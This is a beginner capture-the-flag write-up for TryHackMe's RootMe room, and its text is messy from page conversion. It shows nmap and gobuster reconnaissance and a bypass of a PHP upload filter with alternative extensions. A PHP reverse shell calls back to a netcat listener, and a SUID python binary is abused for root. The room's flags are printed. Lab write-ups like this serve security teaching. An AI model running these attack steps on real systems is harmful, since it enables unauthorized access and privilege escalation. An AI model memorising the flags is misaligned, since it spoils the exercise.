

# RootMe write-up by ChickenLoner

This is write-up for RootMe CTF in TryHackMe which is a beginner CTF that we have to exploit web server, gain access to target machine and elevate privilege to rock this box

Site: <https://tryhackme.com/room/rootme>

The screenshot shows the RootMe CTF room interface. At the top, there's a dark header with the room name "RootMe" and the tagline "A ctf for beginners, can you root me?". To the left of the name is a profile icon with a greater-than sign and an underscore, and a thumbs-up icon with the number 1168. To the right are buttons for "Start AttackBox", "Help", and a settings gear. Below the header is a navigation bar with tabs: "Chart", "Scoreboard", "Discuss", "Writeups", and "More". A white box below the tabs contains text: "This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 22725 users are in here and this room is 356 days old." Below this box is a progress bar at 0% and the text "Created by ReddyyZ". At the bottom, there are four task cards: "Task 1 ○ Deploy the machine", "Task 2 ○ Reconnaissance", "Task 3 ○ Getting a shell", and "Task 4 ○ Privilege escalation". Each card has a dropdown arrow on the right.

## Reconnaissance

Scan the machine, how many ports are open?

Always start with nmap and we can see that 2 ports are opened

```
(kali@kali)-[~/Tryhackme]
└─$ sudo nmap -sC -sV 10.10.207.128
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 07:13 EDT
Nmap scan report for 10.10.207.128
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|_   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.44 seconds
```

Scan the machine, how many ports are open?

Correct Answer

Hint

What version of Apache is running?

What version of Apache is running?

Correct Answer


What service is running on port 22?

What service is running on port 22?

Correct Answer

Find directories on the web server using the GoBuster tool.

Visit website and we can't do anything here so it's gobuster time



After gobuster finished it's works we found that /panel and /uploads are stand out

```
(kali@kali)-[~/Tryhackme]
$ gobuster dir -u http://10.10.207.128 -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.207.128
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s


2021/07/27 07:16:26 Starting gobuster in directory enumeration mode

/htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://10.10.207.128/css/]
/js (Status: 301) [Size: 311] [→ http://10.10.207.128/js/]
/panel (Status: 301) [Size: 314] [→ http://10.10.207.128/panel/]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316] [→ http://10.10.207.128/uploads/]

2021/07/27 07:26:17 Finished
```

What is the hidden directory?

Visit panel webpage and it's a upload file page



What is the hidden directory?

/panel/

Correct Answer

Answer – Reconnaissance

*Answer the questions below*

Scan the machine, how many ports are open?

2

Correct Answer

Hint

What version of Apache is running?

2.4.29

Correct Answer

What service is running on port 22?

ssh

Correct Answer

Find directories on the web server using the GoBuster tool.

No answer needed

Correct Answer

Hint

What is the hidden directory?


/panel/

Correct Answer

## Getting a shell

user.txt

tried upload some files and it's block .php extension



We will figure it out which extension is safe by intercept HTTP request with Burp suite and send it to Intruder

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options Us

Intercept HTTP history WebSockets history Options

Request to http://10.10.207.128:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex In

```
1 POST /panel/ HTTP/1.1
2 Host: 10.10.207.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----428905888433328485972122283758
8 Content-Length: 350
9 Origin: http://10.10.207.128
10 Connection: close
11 Referer: http://10.10.207.128/panel/
12 Cookie: PHPSESSID=sfdj38nic8o63opmsnnpn7fulis
13 Upgrade-Insecure-Requests: 1
14
15 -----428905888433328485972122283758
16 Content-Disposition: form-data; name="fileUpload"; filename="php.php"
17 Content-Type: application/x-php
18
19
20 -----428905888433328485972122283758
21 Content-Disposition: form-data; name="submit"
22
23 Upload
24 -----428905888433328485972122283758--
25
```

Scan

- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding

Continue

Set up everything and ready to launch

The screenshot shows the 'Payload Positions' tab in Burp Suite. The 'Attack type' is set to 'Sniper'. The HTTP request is a POST to /panel/ HTTP/1.1. The body is a multipart/form-data payload with two parts: 'fileUpload' (a PHP file named 'php.php5') and 'submit' (a string value).

```
1 POST /panel/ HTTP/1.1
2 Host: 10.10.207.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----42890588843328485972122283758
8 Content-Length: 350
9 Origin: http://10.10.207.128
10 Connection: close
11 Referer: http://10.10.207.128/panel/
12 Cookie: PHPSESSID=efdj3bnic8u630pasn7fulis
13 Upgrade-Insecure-Requests: 1
14
15 -----42890588843328485972122283758
16 Content-Disposition: form-data; name="fileUpload"; filename="php.php5"
17 Content-Type: application/x-php
18
19
20 -----42890588843328485972122283758
21 Content-Disposition: form-data; name="submit"
22
23 Upload
24 -----42890588843328485972122283758--
25
```

The screenshot shows the 'Payload Sets' tab in Burp Suite. The 'Payload set' is '1' and the 'Payload count' is '11'. The 'Payload type' is 'Simple list' and the 'Request count' is '11'. The 'Payload Options [Simple list]' section shows a list of file extensions: php1, php2, php3, php4, php5, phtml, html, txt, png, jpg. The 'Add' button is visible, and the 'Add from list ... [Pro version only]' dropdown is also shown.

**Target**   **Positions**   **Payloads**   **Resource Pool**   **Options**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set:    Payload count: 11

Payload type:    Request count: 11

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste   Load ...   Remove   Clear

php1  
php2  
php3  
php4  
php5  
phtml  
html  
txt  
png  
jpg

Add

Add from list ... [Pro version only]

And all of this is success, it seems this website blocked only php extension

2. Intruder attack of 10.10.207.128 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1075	
1	php1	200	<input type="checkbox"/>	<input type="checkbox"/>	1127	
2	php2	200	<input type="checkbox"/>	<input type="checkbox"/>	1127	
3	php3	200	<input type="checkbox"/>	<input type="checkbox"/>	1127	
4	php4	200	<input type="checkbox"/>	<input type="checkbox"/>	1127	
5	php5	200	<input type="checkbox"/>	<input type="checkbox"/>	1127	
6	phtml	200	<input type="checkbox"/>	<input type="checkbox"/>	1128	
7	html	200	<input type="checkbox"/>	<input type="checkbox"/>	1127	
8	txt	200	<input type="checkbox"/>	<input type="checkbox"/>	1126	
9	png	200	<input type="checkbox"/>	<input type="checkbox"/>	1126	
10	jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	1126	
11	js	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	

Request Response

Pretty Raw Hex Render ln

```
<p>
  Select a file to upload:
</p>
<input type="file" name="fileUpload" class="fileUpload">
<input type="submit" value="Upload" name="submit">

<p class='success'>
  O arquivo foi upado com sucesso!
</p>
<a href='../uploads/php.php1'>Veja!</a>
```

0 matches

Finished


10.10.207.128/uploads/

## Index of /uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">php.html</a>	2021-07-27 11:33	0	
<a href="#">php.jpg</a>	2021-07-27 11:33	0	
<a href="#">php.js</a>	2021-07-27 11:33	0	
<a href="#">php.php1</a>	2021-07-27 11:33	0	
<a href="#">php.php2</a>	2021-07-27 11:33	0	
<a href="#">php.php3</a>	2021-07-27 11:33	0	
<a href="#">php.php4</a>	2021-07-27 11:33	0	
<a href="#">php.php5</a>	2021-07-27 11:33	0	
<a href="#">php.phtml</a>	2021-07-27 11:33	0	
<a href="#">php.png</a>	2021-07-27 11:33	0	
<a href="#">php.txt</a>	2021-07-27 11:33	0	

Apache/2.4.29 (Ubuntu) Server at 10.10.207.128 Port 80

Now time to upload php reverse shell with any extension that could be executed to get the shell back



Setup Netcat listening and run reverse shell script that we uploaded earlier

Name	Last modified	Size	Description
Parent Directory	-	-	-
php-reverse-shell.phtml	2021-07-27 11:35	5.4K	
php.html	2021-07-27 11:33	0	
php.jpg	2021-07-27 11:33	0	
php.js	2021-07-27 11:33	0	
php.php1	2021-07-27 11:33	0	
php.php2	2021-07-27 11:33	0	
php.php3	2021-07-27 11:33	0	
php.php4	2021-07-27 11:33	0	
php.php5	2021-07-27 11:33	0	
php.phtml	2021-07-27 11:33	0	
php.png	2021-07-27 11:33	0	
php.txt	2021-07-27 11:33	0	

```
[+] Url: http://10.10.207.128
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/07/27 07:16:26 Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [ -> http://10.10.207.128/css/]
/js (Status: 301) [Size: 311] [ -> http://10.10.207.128/js/]
/panel (Status: 301) [Size: 314] [ -> http://10.10.207.128/panel/]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316] [ -> http://10.10.207.128/uploads/]

2021/07/27 07:26:17 Finished

(kali@kali) ~/Tryhackme
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.207.128] 38018
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 GNU/Linux
 11:35:31 up 24 min,  0 users,  load average: 0.00, 0.04, 0.30
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$
```

Apache/2.4.29 (Ubuntu) Server at 10.10.207.128 Port 80



Explore file system and we found that there are 2 users in this home directory and nothing much we can do there because we don't have permission

```
(kali@kali)-[~/Tryhackme]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.207.128] 38018
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
11:35:31 up 24 min, 0 users, load average: 0.00, 0.04, 0.30
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@rootme:/$ ls
ls
bin      dev      initrd.img  lib64     mnt      root     snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv        tmp      vmlinuz
cdrom    home     lib         media      proc     sbin     swap.img   usr      vmlinuz.old
www-data@rootme:/$ cd home
cd home
www-data@rootme:/home$ ls
ls
rootme  test
www-data@rootme:/home$ cd rootme
cd rootme
www-data@rootme:/home/rootme$ ls
ls
```

We don't know password for any user, we don't know anything so now it's time to find a user flag and capture it

```
www-data@rootme:/home/rootme$ find / -type f -name user.txt 2> /dev/null
find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
www-data@rootme:/home/rootme$ cat /var/www/user.txt part of the
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
www-data@rootme:/home/rootme$
```

Answer the questions below

user.txt

THM{y0u\_g0t\_a\_sh3ll}

Correct Answer

Hint

## Privilege escalation

Search for files with SUID permission, which file is weird?

Using command `find / -user root -perm /4000 2> /dev/null` to find any executable files that we can abuse to gain root privilege and I think python is stand out there

```
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-sr-x 1 root root 3665768 Aug 4 2020 /usr/bin/python
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 22520 Mar 22 2019 /usr/bin/lsxattr
```

Search for files with SUID permission, which file is weird?

/usr/bin/python

Correct Answer

Hint

Find a form to escalate your privileges.

Go to GTFOBins and do what we need to



### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Now we got a root shell

```
www-data@rootme:/home/rootme$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#  run as superuser by sudo, it does not drop the elevated privileges and
#  file system, escalate or maintain privileged access
```

Go to root directory and capture root flag!

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

root.txt

root.txt

THM{pr1v1l3g3\_3sc4l4t10n}

Correct Answer

Answer – Privilege escalation

*Answer the questions below*

Search for files with SUID permission, which file is weird?

/usr/bin/python

Correct Answer

Hint

Find a form to escalate your privileges.

No answer needed

Correct Answer

Hint

root.txt

THM{pr1v1l3g3\_3sc4l4t10n}

Correct Answer